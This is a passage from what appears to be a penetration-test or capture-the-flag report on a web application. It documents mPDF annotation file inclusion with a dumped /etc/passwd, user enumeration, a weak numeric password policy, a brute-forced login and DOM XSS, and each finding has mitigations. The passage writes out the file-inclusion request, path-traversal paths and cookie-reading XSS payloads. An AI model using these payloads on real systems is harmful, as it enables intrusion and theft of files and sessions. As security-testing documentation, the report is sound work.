uidd:x:107:113:/:/run/uidd:/usr/sbin/nologin
tcpdump:x:108:114:/:/nonexistent:/usr/sbin/nologin
sshd:x:109:65534:/:/run/sshd:/usr/sbin/nologin
pollinate:x:110:1:/:/var/cache/pollinate:/bin/false
landscape:x:111:116:/:/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:117:fwupd-refresh
user,,,:/run/systemd:/usr/sbin/nologin
ec2-instance-connect:x:113:65534:/:/nonexistent:/usr/sbin/nologin
_chrony:x:114:121:Chrony
daemon,,,:/var/lib/chrony:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:999:100:/:/var/snap/lxd/common/lxd:/bin/false
```

## Additional injection of a system file into PDF

**Request**  
Pretty Raw Hex  
1 GET /admin/mpdf.php?user= %3Cannotation%20file%3D%22/var/www/html/admin/mpdf.php%22%20content%3D%22/var/www/html/admin/mpdf.php%22%20icon%3D%20graph%22%20title%3D%22Extracted%20PDF%22%20pos-x%3D%22%52%20/%3E HTTP/1.1  
2 Host: techie-world.xyz  
3 Cookie: user=admin  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://techie-world.xyz/admin/  
9 Upgrade-Insecure-Requests: 1  
10 Sec-Fetch-Dest: document  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-Site: same-origin  
13 Sec-Fetch-User: ?1  
14 If-Modified-Since: Fri, 31 Jan 2025 11:39:13 GMT

**Response**  
Pretty Raw Hex Render  
1 HTTP/1.1 200 OK  
2 Date: Fri, 31 Jan 2025 14:09:56 GMT  
3 Server: Apache/2.4.52 (Ubuntu)  
4 Content-disposition: inline; filename="mpdf.pdf"  
5 Cache-Control: public, must-revalidate, max-age=0  
6 Pragma: public  
7 X-Generator: mPDF 8.1.4  
8 Expires: Sat, 26 Jul 1997 05:00:00 GMT  
9 Last-Modified: Fri, 31 Jan 2025 14:09:56 GMT  
10 Connection: close  
11 Content-Type: application/pdf  
12 Content-Length: 15731  
13  
14 %PDF-1.4  
15 %  
16 3 0 obj  
17 <</Type /Page  
18 /Parent 1 0 R  
19 /MediaBox [0 0 595.280 841.890]  
20 /TrimBox [0.000 0.000 595.280 841.890]  
21 /Resources 2 0 R

**Inspector**  
Selection 185  
**Selected text**  
%3Cannotation%20file%3D%22/var/www/html/admin/mpdf.php%22%20content%3D%22/var/www/html/admin/mpdf.php%22%20icon%3D%20graph%22%20title%3D%22Extracted%20PDF%22%20pos-x%3D%22%52%20/%3E  
**Decoded from:** URL encoding  
<annotation file="/var/www/html/admin/mpdf.php" content="/var/www/html/admin/mpdf.php" icon="Graph" title="Extracted PDF" pos-x="195" />

## The system file in which a hint to RCE was hidden

```
<?php
    if(!isset($_COOKIE["user"]) || $_COOKIE["user"] != "admin")
    {
        die("Only admins are allowed!");
    }
    if (isset($_GET["user"])) {
        $user = $_GET["user"];
    } else {
        $user = "";
    }
    require_once __DIR__ . '/vendor/autoload.php';
    $mpdf = new \Mpdf\Mpdf(["allowAnnotationFiles" => true]);
    $mpdf->WriteHTML("Hello $user");
    $mpdf->WriteHTML("Friendly tip, go to the documentation and
seek for annotation, maybe youll find something interesting..");
    $mpdf->WriteHTML("Another tip, use Firefox");
    $mpdf->Output();

    //Do not forget that in order to run code there is a file
2218b21bfdba3807605ee1ecd8b39a3b74c4b83b42f51771491d4789d128a8f0.
php
?>
```

### DETAILS

The attack began by manipulating the URL to include the user parameter with paths like admin/../../flag.txt.

This successfully revealed the contents of flag.txt, confirming the LFI vulnerability.

Further testing showed that the mPDF library allows file inclusion via the annotation feature without validating the file path.

A Google search revealed that the version of mPDF (8.1.4) in use had known vulnerabilities, which allowed attackers to exploit the file inclusion functionality for accessing sensitive data.

By injecting a path like /etc/passwd, I was able to retrieve sensitive files from the server.

This confirmed that the mPDF library was vulnerable to External File Injection.

### Tools used:

Burp Suite: Intercepted and modified the HTTP requests.

Manual Testing: Injected file paths such as /etc/passwd to access system files.

### RECOMMENDED MITIGATIONS

#### 1. Update to the Latest Version of mPDF:

Explanation: One of the most effective mitigations for External File Injection in PDF is to ensure that the mPDF library is up-to-date.



The version you're using (8.1.4) contains vulnerabilities that can be exploited for file inclusion via the annotation feature.

Keeping mPDF updated to the latest stable version will fix these known issues.

How to Implement:

Regularly update mPDF via Composer or download the latest version from mPDF GitHub.

For Composer, run:

```
composer require mpdf/mpdf
```

**Useful Resources:**

[mPDF GitHub Repository](#)

## 2. Disable allow\_url\_include in PHP:

Explanation: The allow\_url\_include directive allows PHP to include files from external URLs, which could be abused in combination with the file inclusion vulnerabilities in mPDF.

Disabling this directive prevents the system from fetching remote files, thereby reducing the attack surface.

How to Implement:

In the php.ini file, set:

```
allow_url_include = Off
```

Ensure that this setting is enforced and restart the PHP server for the changes to take effect.

**Useful Resources:**

[PHP allow\\_url\\_include Documentation](#)

## VULN-007 USER ENUMERATION

### CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Calculated by <https://www.first.org/cvss/calculator/3.1>

### RISK

**General** | < **High** >

**Probability** | < **High** >

**Severity** | < **Medium** >

**Fix Effort** | < **Low** >

**General** | < **High** >

### DESCRIPTION

User Enumeration is a vulnerability where an attacker can infer whether a username exists in the system based on differences in error messages or application responses. In this case, the login page responds differently depending on the validity of the entered username:

If the username exists but the password is incorrect, the message displayed is : "Incorrect username or password."

If the username does not exist, the message displayed is: "User not found."

These distinct messages allow attackers to confirm valid usernames (e.g., admin) by testing different inputs. Once valid usernames are identified, attackers can perform targeted brute-force attacks to compromise accounts, particularly in systems lacking an account lockout mechanism.

The impact of this vulnerability depends on how it is exploited. Potential consequences include:

Enumeration of high-value accounts like admin, facilitating privilege escalation attempts.

Increased effectiveness of brute-force attacks or credential stuffing, especially in the absence of lockout mechanisms.

Amplification of risk when combined with weak password policies or weak session management (e.g., cookie manipulation).

Attackers can leverage this vulnerability to gain unauthorized access to user accounts or sensitive administrative systems, leading to data compromise or full system takeover.

## PROOF OF CONCEPT

The message when the username did not exist in the system

Sign In

USERNAME

PASSWORD

Sign In

**User not found!**

The message when the username existed in the system

Sign In

USERNAME

PASSWORD

Sign In

**Incorrect username or password!**

## DETAILS

The user enumeration vulnerability was identified upon accessing the login page.

I tested two usernames: "administrator" returned the message "User not found," while "admin" returned "Incorrect username or password."

This discrepancy in error messages allowed for confirmation of valid usernames, making the system vulnerable to enumeration attacks.

## RECOMMENDED MITIGATIONS

### 1. Standardize Error Messages

- **Description:** The most effective mitigation for user enumeration is to ensure that the application returns the same generic error message regardless of whether the username or password is incorrect. This prevents attackers from identifying valid usernames based on error messages.
- **Implementation:** Configure the authentication system to always return a common error message, such as "**Incorrect username or password**", whether the username or password is incorrect. This way, attackers cannot distinguish between valid and invalid usernames.
- **Resources:**
  - [OWASP Authentication Cheat Sheet](#)
  - [OWASP Top 10 - A1:2021 Broken Access Control](#)

### 2. Implement Account Lockout Mechanism

- **Description:** Implementing an account lockout mechanism after several failed login attempts can prevent attackers from brute-forcing or enumerating valid usernames. After a defined number of failed login attempts (e.g., 5 attempts), the account can be temporarily locked, making it harder for attackers to gather valid usernames.
- **Implementation:** Configure the system to lock accounts or enforce a cooldown period (e.g., 15 minutes) after a set number of failed login attempts. This can help prevent both brute-force and enumeration attacks.
- **Resources:**
  - [OWASP Authentication Cheat Sheet](#)

## VULN-008 Weak Password Policy

### CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

[Calculated by CVSS Calculator](#)

### RISK

<b>General</b>   < <b>High</b> >	<b>Probability</b>   < <b>High</b> >	<b>Severity</b>   < <b>Medium</b> >	<b>Fix Effort</b>   < <b>Low</b> >
----------------------------------	--------------------------------------	-------------------------------------	------------------------------------


### DESCRIPTION

A weak password policy is a vulnerability in which the system does not enforce a strong password policy, allowing users to select easily guessable passwords. In this case, the system restricts password input to numeric passwords between 4 to 6 digits only. This is insufficient to protect against brute-force or credential stuffing attacks. Since the password policy does not include other requirements, such as complexity, length, or special characters, attackers can easily try all possible numeric combinations within the restricted range.

This vulnerability significantly lowers the effectiveness of the login security and makes the system more susceptible to unauthorized access.

## PROOF OF CONCEPT

The system indicates that the password does not comply with the policy.




The system reveals the password policy

```
<script>
function isNumber(str) {
  if (isNaN(str)) {
    alert("The password does not match the Password Policy !");
    return false;
  }
}

function checkPasswordPolicy(str) {
  if (str.length < 4 || str.length > 6) {
    alert("The password does not match the Password Policy !");
    return false;
  }

  for (let i = 0;
    i < str.length;
    i++) {
    if (isNumber(str) === false) {
      alert("The password does not match the Password Policy !");
      return false;
    }
  }
  return true;
}
</script>
```

The password was discovered using brute force.



The screenshot shows the Burp Suite interface with the 'Attack' tab selected. The title bar indicates '5. Intruder attack of https://techie-...'. The 'Results' tab is active, displaying a table of attack results. The table has columns for Request, Payload, Status, Error, Timeout, and Length. The first row is highlighted, showing a successful attack with a status of 200 and a length of 3275. Below the table, there is a 'Request' and 'Response' section, and a 'Finished' status bar.

Request	Payload	Status	Error	Timeout	Length
1338	1337	200	<input type="checkbox"/>	<input type="checkbox"/>	3275
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3170
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
7	6	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
10	9	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
11	10	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
12	11	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
13	12	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
14	13	200	<input type="checkbox"/>	<input type="checkbox"/>	3170
15	14	200	<input type="checkbox"/>	<input type="checkbox"/>	3170

## DETAILS

To identify the weak password policy, I attempted to log in as the admin user. The system returned an error message indicating that the password did not comply with the password policy.

This message gave me the first clue that there were restrictions on password complexity.

Using Burp Suite to intercept and examine the response, I was able to analyze the JavaScript code in the response and found that the system enforces a numeric password policy between 4 and 6 digits.

By understanding this password policy limitation, I concluded that this made the system vulnerable to brute-force attacks, as attackers can easily try all possible combinations within this small range.

The absence of complexity or special character requirements further exacerbates the risk, as simple numeric combinations can be easily guessed.

This weakness was confirmed using a manual brute-force attack on the login page, where I attempted various numeric combinations, which would be feasible due to the limited password length and character set.

Given the policy's restriction to numeric values between 4 and 6 digits, there are only 1 million possible combinations, making it easy for attackers to systematically try all possibilities.

## RECOMMENDED MITIGATIONS

### 1. **Enforce Strong Password Requirements**

Implement a password policy that requires a mix of upper and lower case letters, numbers, and special characters.

The policy should also enforce a minimum password length (e.g., 8 characters) to increase the complexity of the passwords and make them harder to guess.

This will significantly reduce the success rate of brute-force attacks.

*Implementation:* Update the password policy settings in the application to enforce these requirements.

*Useful Resources:*

- [OWASP Password Policy Guidelines](#)

### 2. **Educate Users About Strong Passwords**

Provide users with guidance on creating strong passwords and encourage them to avoid reusing passwords across different sites.

*Implementation:* Include password creation tips on the registration page and periodically remind users to update their passwords.

*Useful Resources:*

- [OWASP Password Strength Checker](#)



## VULN-009 Lack of Account Lockout Mechanism

### CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L

[Calculated by CVSS Calculator](#)

### RISK

General | < **High** >

Probability | < **High** >

Severity | < **Medium** >

Fix Effort | < **Low** >

### DESCRIPTION

**Lack of Account Lockout Mechanism** refers to a situation where the system does not lock a user account after multiple failed login attempts.

In such cases, attackers can repeatedly try different combinations of usernames and passwords until they find the correct one.

Instead of locking the account or imposing a delay after several unsuccessful login attempts, the system allows attackers to try an unlimited number of username and password combinations.

This can lead to serious vulnerabilities, such as unauthorized access to the system, leakage of sensitive information, or further exploitation due to correct username and password pairs being guessed.

Additionally, the absence of protections like **CAPTCHA** or **Multi-Factor Authentication (MFA)** increases the risk, as there are no additional barriers to prevent attackers from continuing their brute force attempts.

The impact of this vulnerability is significant, especially in systems that store sensitive data or grant access to critical resources.

## PROOF OF CONCEPT

### Successful login using Brute force

The screenshot displays the Burp Suite interface during a brute-force attack. The 'Repeater' tab is selected, showing a list of requests. The 'Request' tab is active, displaying the raw HTTP request for a login attempt. The request body contains the following data:

```
POST /login/ HTTP/1.1
Host: techie-world.xyz
Cookie: user=none
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: https://techie-world.xyz
Referer: https://techie-world.xyz/login/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: close
username=user,password=1337
```

The 'Results' tab shows a table of requests with the following columns: Request, Payload, Status, Error, Timeout, and Length. The table contains 14 rows of data, all with a status of 200.

Request	Payload	Status	Error	Timeout	Length
1338	1337	200			3275
0		200			3170
1	0	200			3170
2	1	200			3170
3	2	200			3170
4	3	200			3170
5	4	200			3170
6	5	200			3170
7	6	200			3170
8	7	200			3170
9	8	200			3170
10	9	200			3170
11	10	200			3170
12	11	200			3170
13	12	200			3170
14	13	200			3170
15	14	200			3170

The 'Response' tab shows the login page with a 'Sign In' button and a 'Logged in. Redirecting!' message.

## DETAILS

The vulnerability was identified during a manual login attempt, where I observed that the system did not limit the number of incorrect login attempts.

Using Burp Suite, I conducted a brute-force attack by sending a list of common passwords for valid usernames to the login page.

Since the system did not lock out accounts after multiple failed attempts, I was able to continuously send login attempts without any restrictions.

Additionally, there was no CAPTCHA or multi-factor authentication (MFA) to slow down or prevent automated attacks.

The weak password policy further amplified the risk, as simple numeric combinations were accepted.

This lack of protection may make it easy for an attacker to perform credential stuffing attacks and gain unauthorized access.

## RECOMMENDED MITIGATIONS

### 1. Account Lockout Mechanism:

Implement an account lockout mechanism that temporarily locks a user account after a defined number of failed login attempts. This limits the number of attempts

an attacker can make, preventing brute-force and credential stuffing attacks.

**Implementation:** Configure account lockout policies in the authentication system to trigger after a specific number of failed attempts (e.g., 5 attempts). After locking, the account should remain inaccessible for a predetermined period, such as 30 minutes or longer.

2. **CAPTCHA:**

Integrate CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) to distinguish between human users and automated scripts. This prevents bots from performing brute-force attacks.

**Implementation:** Use a CAPTCHA service like Google reCAPTCHA or hCaptcha to require users to solve a CAPTCHA challenge before submitting the login form after multiple failed attempts.

3. **Multi-Factor Authentication (MFA):**

Enable multi-factor authentication (MFA) to add an additional layer of security beyond just the password. MFA requires users to provide two or more forms of verification before accessing their accounts.

**Implementation:** Implement solutions like Google Authenticator, Authy, or SMS-based verification to require users to authenticate via something they know (password) and something they have (MFA token).

4. **Monitor and Alert on Multiple Failed Login Attempts:**

Implement monitoring and alerting systems to track multiple failed login attempts. This allows administrators to respond quickly to suspicious activities.

**Implementation:** Use intrusion detection systems (IDS) or security information and event management (SIEM) tools to generate alerts when a user or IP address exceeds a threshold of failed login attempts.

---

**Useful Resources:**

- [OWASP Authentication Cheat Sheet](#)
- [OWASP Passwords Cheat Sheet](#)
- [Google reCAPTCHA](#)
- [Google Authenticator](#)

## VULN-010 DOM-Based Cross-Site Scripting (XSS)

### CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H

Calculated by <https://www.first.org/cvss/calculator/3.1>

### RISK

General   < <b>High</b> >	Probability   < <b>High</b> >	Severity   < <b>Medium</b> >	Fix Effort   < <b>Low</b> >
---------------------------	-------------------------------	------------------------------	-----------------------------

### DESCRIPTION

DOM-based XSS (Cross-Site Scripting) occurs when a website's client-side code (usually JavaScript) executes an attacker-controlled script in the browser, which is typically injected via user input.

In this case, when a user inputs malicious JavaScript code (such as `<script>alert('XSS')</script>`), the script is executed directly in the browser without any server-side interaction.

The issue arises when the website doesn't properly validate or sanitize user inputs before using them in the web page.

The injected script executes immediately once the malicious input is included in the web page, causing unintended behaviour. Unlike stored XSS, the script is not saved on the server, but is instead executed dynamically in the user's browser.

#### Impact of DOM-based XSS:

- **Data Theft:** An attacker can steal sensitive data stored in the user's cookies, session tokens, or local storage.

This can lead to account hijacking or unauthorized access to the user's data.

- **User Impersonation:** The attacker can create scripts to impersonate the user and perform actions on their behalf without their knowledge.

For example, they could send messages or make purchases in the user's name.


- **Reputation Damage:** If attackers use this vulnerability to inject malicious content, such as phishing or scam scripts, it can harm the reputation of the website or organization, as users may associate the site with unsafe behavior.

This vulnerability is dangerous because it doesn't require sophisticated attack tools, and can be triggered by simply submitting a form or manipulating URL parameters that are reflected in the webpage content.


The potential for exploitation is high, especially when sensitive user data is involved.

## PROOF OF CONCEPT

### First Trigger of XSS Vulnerability Using Alert Popup



### Demonstration of Cookie Value Displayed via XSS



## DETAILS

### Discovery of XSS Vulnerability:

While reviewing the contact form on the website, I began testing for common input validation flaws.

Specifically, I focused on the "username" field.

After inserting the payload `<script>alert("XSS")</script>`, I found that the script was not executed.

However, I then tested a different payload — `<img src=x onerror=alert("XSS")>` — which successfully triggered an alert box.

This confirmed the presence of a DOM-based Cross-Site Scripting (XSS) vulnerability in the application.

### Exploiting XSS to Access Cookie Value:

After successfully triggering the XSS vulnerability with the image-based payload, I modified my approach to extract sensitive information, specifically the session cookie.

Using a slightly modified payload — `<img src=x onerror=alert(document.cookie)>` — I was able to retrieve the cookie value, which was the default user=none set for the website.

This step demonstrated the potential impact of the vulnerability, as an attacker could exploit this XSS flaw to steal session cookies, impersonate users, or conduct further attacks.

### Process:

1. Navigated to the contact form and identified the "username" field as a potential injection point.
2. Inserted a simple XSS payload ( `<script>alert("XSS")</script>` ) to check for the vulnerability, which did not work.
3. Tried a different payload ( `<img src=x onerror=alert("XSS")>` ) which successfully triggered the XSS attack.
4. Used the payload `<img src=x onerror=alert(document.cookie)>` to retrieve the session cookie (user=none), demonstrating the severity of the vulnerability.

## RECOMMENDED MITIGATIONS

### 1. Input Validation and Sanitization:

**Explanation:** Ensure that any user-provided data, especially from form inputs or URL parameters, is validated and sanitized before being rendered on the page.

- **Implementation:** Validate input using allow-lists (whitelists), rejecting any unexpected or potentially dangerous characters like <, >, or script. Ensure that any input from the user is strictly controlled.

- **For example, sanitizing input before insertion into the DOM:**

```
let userInput = document.getElementById('username').value;

let sanitizedInput = userInput.replace(/[<>]/g, ""); // Removes < and > symbols

document.getElementById('output').innerText = sanitizedInput;
```

- **Resources:**
  - [OWASP Cheat Sheet: Input Validation](#)

## 2. Content Security Policy (CSP):

**Explanation:** A Content Security Policy (CSP) helps mitigate the impact of XSS attacks by specifying trusted sources for content.

- **Implementation:** Use a restrictive CSP header to limit where JavaScript can be loaded from and to restrict inline JavaScript.

- Example CSP Header:

**Content-Security-Policy:** default-src 'self'; script-src 'self'; object-src 'none'; form-action 'self';

- **Resources:**
    - [CSP Overview](#)

## 3. Use of DOM Manipulation Safely:

**Explanation:** Instead of directly manipulating the DOM using innerHTML or document.write(), use safer methods like textContent or setAttribute(), which do not interpret the content as HTML.

- **Implementation:**

```
let userInput = document.getElementById('user-input').value;

let userText = document.createTextNode(userInput); // Safely adding text to the DOM

document.getElementById('output').appendChild(userText);
```

- **Resources:**
  - [MDN Web Docs on DOM Manipulation](#)

## 4. JavaScript Escaping:

**Explanation:** Properly escape any dynamic content that is inserted into HTML or JavaScript context to prevent the execution of malicious code.

- **Implementation:** Use libraries or functions that escape dynamic content before insertion.

```
let unsafeInput = document.getElementById('username').value;
let escapedInput = unsafeInput.replace(/[<>"&]/g, function(match) {
return '&#' + match.charCodeAt(0) + ';' // Escaping dangerous characters
});
document.getElementById('output').innerHTML = escapedInput;
```

- **Resources:**
  - [OWASP XSS Prevention Cheat Sheet](#)

## 5. JavaScript Frameworks with Built-in Security:

**Explanation:** Use JavaScript frameworks that automatically sanitize input and manage DOM safely. Frameworks like React, Angular, or Vue have built-in mechanisms to prevent XSS.

- **Implementation:** Ensure that you're using proper bindings and methods to insert data into the DOM safely, avoiding raw HTML insertion.
  - **Example using React (which automatically escapes data inserted into JSX):**

```
<div>{userInput}</div> // React automatically escapes any user input here
```
- **Resources:**
  - [React Security Best Practices](#)
  - [Angular Security Guide](#)

## 6. Regular Security Audits:

**Explanation:** Perform regular security audits and penetration testing to identify potential XSS vulnerabilities.

- **Implementation:** Use tools like Burp Suite, OWASP ZAP, or manual code review to scan for XSS and other security vulnerabilities.
  - **Resources:**
    - [OWASP ZAP](#)
    - Burp Suite

By combining these mitigations, you can greatly reduce the risk of DOM-based XSS and enhance the overall security of your application.



## VULN-011 Password Field with Autocomplete Enabled

### CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H

[Calculated by CVSS Calculator](#)

### RISK

